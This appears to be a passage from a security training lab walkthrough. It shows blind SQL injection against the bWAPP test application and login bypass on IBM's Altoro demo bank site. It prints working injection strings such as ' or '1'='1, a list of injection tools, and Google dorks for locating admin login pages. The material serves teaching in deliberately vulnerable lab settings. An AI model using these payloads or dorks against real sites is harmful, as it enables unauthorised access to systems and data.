
Step 6

You can also enumerate the database name one character at a time in a similar manner.

Check if the first letter of the database name begins with an ‘a’. Type the following command:

```
test' or substring(database(),1,1)='a'#
```


Select **Search**.



Step 7

The output states that the movie does not exist in the database.

This means that the answer to the executed command is false. The database name does not start with an ‘a’.




Step 8

Check if the first letter of the database name begins with a ‘b’. type the following command:

```
test' or substring(database(),1,1)='b'#
```


Select **Search**.



Step 9

This time the answer is true as the first letter of the database name is a ‘b’.

***Note**: Remember, you found earlier the database name is **bWAPP**.*



Task 5 — Bypass Web Application Logins Using SQL Injection.

Using SQL Injection, you can bypass web application logins. Each web application that uses an authentication mechanism requires a database in the backend to authenticate users. Before you plan to bypass web application authentication, you need to find Websites that can be prone to such attacks.

Many commercial and open-source tools are available to help you automate SQL Injection attacks and bypass website logins. However, you can also use simple queries to bypass web application logins. Do note that manual SQL queries may require a significant amount of effort as you may have to try multiple before you succeed.

Tools for SQL Injection automation include:

- SQLDict
- SQLSmack
- SQLPing 2

- SQLMap
- Havij

You can use Google dorks for SQL injection, which can be found on the Google Hacking Database.

Common Google dorks include:

- inurl:admin.asp
- inurl:login/admin.asp
- inurl:admin/login.asp
- inurl:adminlogin.asp
- inurl:adminhome.asp
- inurl:admin_login.asp
- inurl:administratorlogin.asp
- inurl:login/administrator.asp
- inurl:administrator_login.asp

You would also need to know SQL injection queries, including:


- ‘or”=’
- admin’ —
- ‘ or ‘1’=’1
- ‘ or ‘x’=’x
- ‘ or ‘x’=’x
- “ or “x”=”x
- ‘) or (‘x’=’x
- ‘ or 1=1 —
- “ or 1=1 —

- or 1=1 —

In this task, you will bypass web application logins using **SQL Injection**. To bypass web application logins using **SQL Injection**, perform the following steps:

Step 1

Reconnect to **PLABWIN10** and open a new tab in **Microsoft Edge**.



Step 2


In the address bar, type the following URL:

```
http://demo.testfire.net/bank/main.aspx
```

Press **Enter**.

The login page for the demo banking site is displayed.

***Note**: This site is not a real banking site. The Altoro web application is published by the IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects.*



Step 3

You will now bypass the login using SQL queries. As you do not know a valid username and password, you inject the SQL statement and bypass the login.

Complete the instructions below.

In the **Username** textbox, type the following:

```
admin
```

In the **Password** textbox, type the following:

```
' or '1'='1
```

This web application uses an authentication form. In this case, since you are logging in as admin, you are attempting to access the administration section. As a normal authentication process, this web application needs to perform two tasks:

- Accept a valid username and password from the user
- Send the username and password in the form of a query to the database for validation

The following query is being used for validating:


```
SELECT * FROM admin WHERE username = '[USER ENTRY]' AND password =
'[USER ENTRY]'
```

After receiving the inputs from you, the web application login page sends the information to the database in the following format:

```
SELECT * FROM admin WHERE username = 'admin' AND password = ''or
'1'='1''
```

